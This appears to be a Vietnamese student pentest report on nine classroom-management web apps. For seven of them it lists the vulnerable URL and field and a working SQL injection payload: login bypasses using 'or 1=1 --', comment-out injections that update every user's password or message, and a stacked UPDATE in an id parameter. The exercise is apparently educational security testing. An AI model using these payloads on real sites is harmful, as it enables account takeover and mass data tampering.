**Báo cáo**

# Trang web số 1:


Địa chỉ: <http://classroomc5.000webhostapp.com/>

Chức năng lỗi: Chức năng đăng nhập

Url bị lỗi: <http://classroomc5.000webhostapp.com/login.php>

Tham số username = student2' or 1=1 --' và password = abcd

Mô tả lỗi: Chỉ cần biết username người dùng là có thể đăng nhập vào tài khoản đó.



# Trang web số 2:

Địa chỉ: <https://classroom-nmq.000webhostapp.com/>

Không phát hiện lỗi SQL.

# Trang web số 3:

Địa chỉ: <https://class-management-patida.000webhostapp.com/>


Chức năng lỗi: Cập nhập thông tin cá nhân

Url bị lỗi: <https://class-management-patida.000webhostapp.com/profile.php>

Tham số:

* Phone number: 123' -- '
* Current password: password hiện tại của mình
* New password: password cho toàn bộ tài khoản khác
* Confirm password: new password

Sau đoạn phoneNumber có điều kiên WHERE. Comment đoạn Điều khiện sau. Update toàn bộ password của người dùng .



# Trang web số 4:

Địa chỉ: <http://classroom.hoangnd.cf/>


Chức năng lỗi: Cập nhập tin nhắn

Url bị lỗi: <http://classroom.hoangnd.cf/public/views/DetailUser.php?userid=46>

Tham số:

* Message: abcd ‘ – ‘

Mô tả: Message update theo id nên sử dụng comment để xóa đoạn WHERE sau đi -> từ đó update toàn bộ tin nhắn DB.



# Trang web số 5:

Địa chỉ <http://cute-studentmanagement.000webhostapp.com/StudentManagement>

Không phát hiện lỗi SQL.

# Trang web số 6:


Địa chỉ: <https://sanglv11.000webhostapp.com/>

Chức năng lỗi: Đăng nhập

Url bị lỗi: <https://sanglv11.000webhostapp.com/index.php>

Tham số: username: student3' or 1=1 -- ' và password: bất kỳ

Mô tả lỗi: Chỉ cần biết username là có thể đăng nhập vào tài khoản đầu tiên.



# Trang web số 7:

Địa chỉ: https://challenge5a.000webhostapp.com

Chức năng lỗi: Cập nhập thông tin người dùng

Url bị lỗi: <https://challenge5a.000webhostapp.com/update_by_id?&id=1>


Method: POST


Tham số:

* Id: 999; UPDATE student SET password = ‘md5(‘123456’)’
* username: student5
* fullname: student5
* email: [student5@gmail.com](mailto:student5@gmail.com)
* phone: 123456789
* secretpin: 0403
* password: 1234
* passwordVarify: 1234

Mô tả:

Sử dụng bind biến nhưng cộng chuỗi id ở cuối nên vẫn dính sqli.







# Trang web số 8:

Địa chỉ: <http://3.16.159.59:49153/>


Chức năng lỗi: Chức năng đăng nhập

Url bị lỗi: http://3.16.159.59:49153/login

Tham số:

* Username: student2' and 1=1 -- '
* Password: abcd

Mô tả: Đăng nhập vào tài khoản bất kỳ khi biết username



# Trang web số 9:

Địa chỉ: <https://vcs-minhvt9.000webhostapp.com/login.php>

Chức năng lỗi: Đăng nhập

Url bị lỗi: : <https://vcs-minhvt9.000webhostapp.com/login.php>

Tham số: username: student3' or 1=1 -- ' và password: bất kỳ

Mô tả lỗi: Chỉ cần biết username là có thể đăng nhập vào tài khoản đầu tiên.

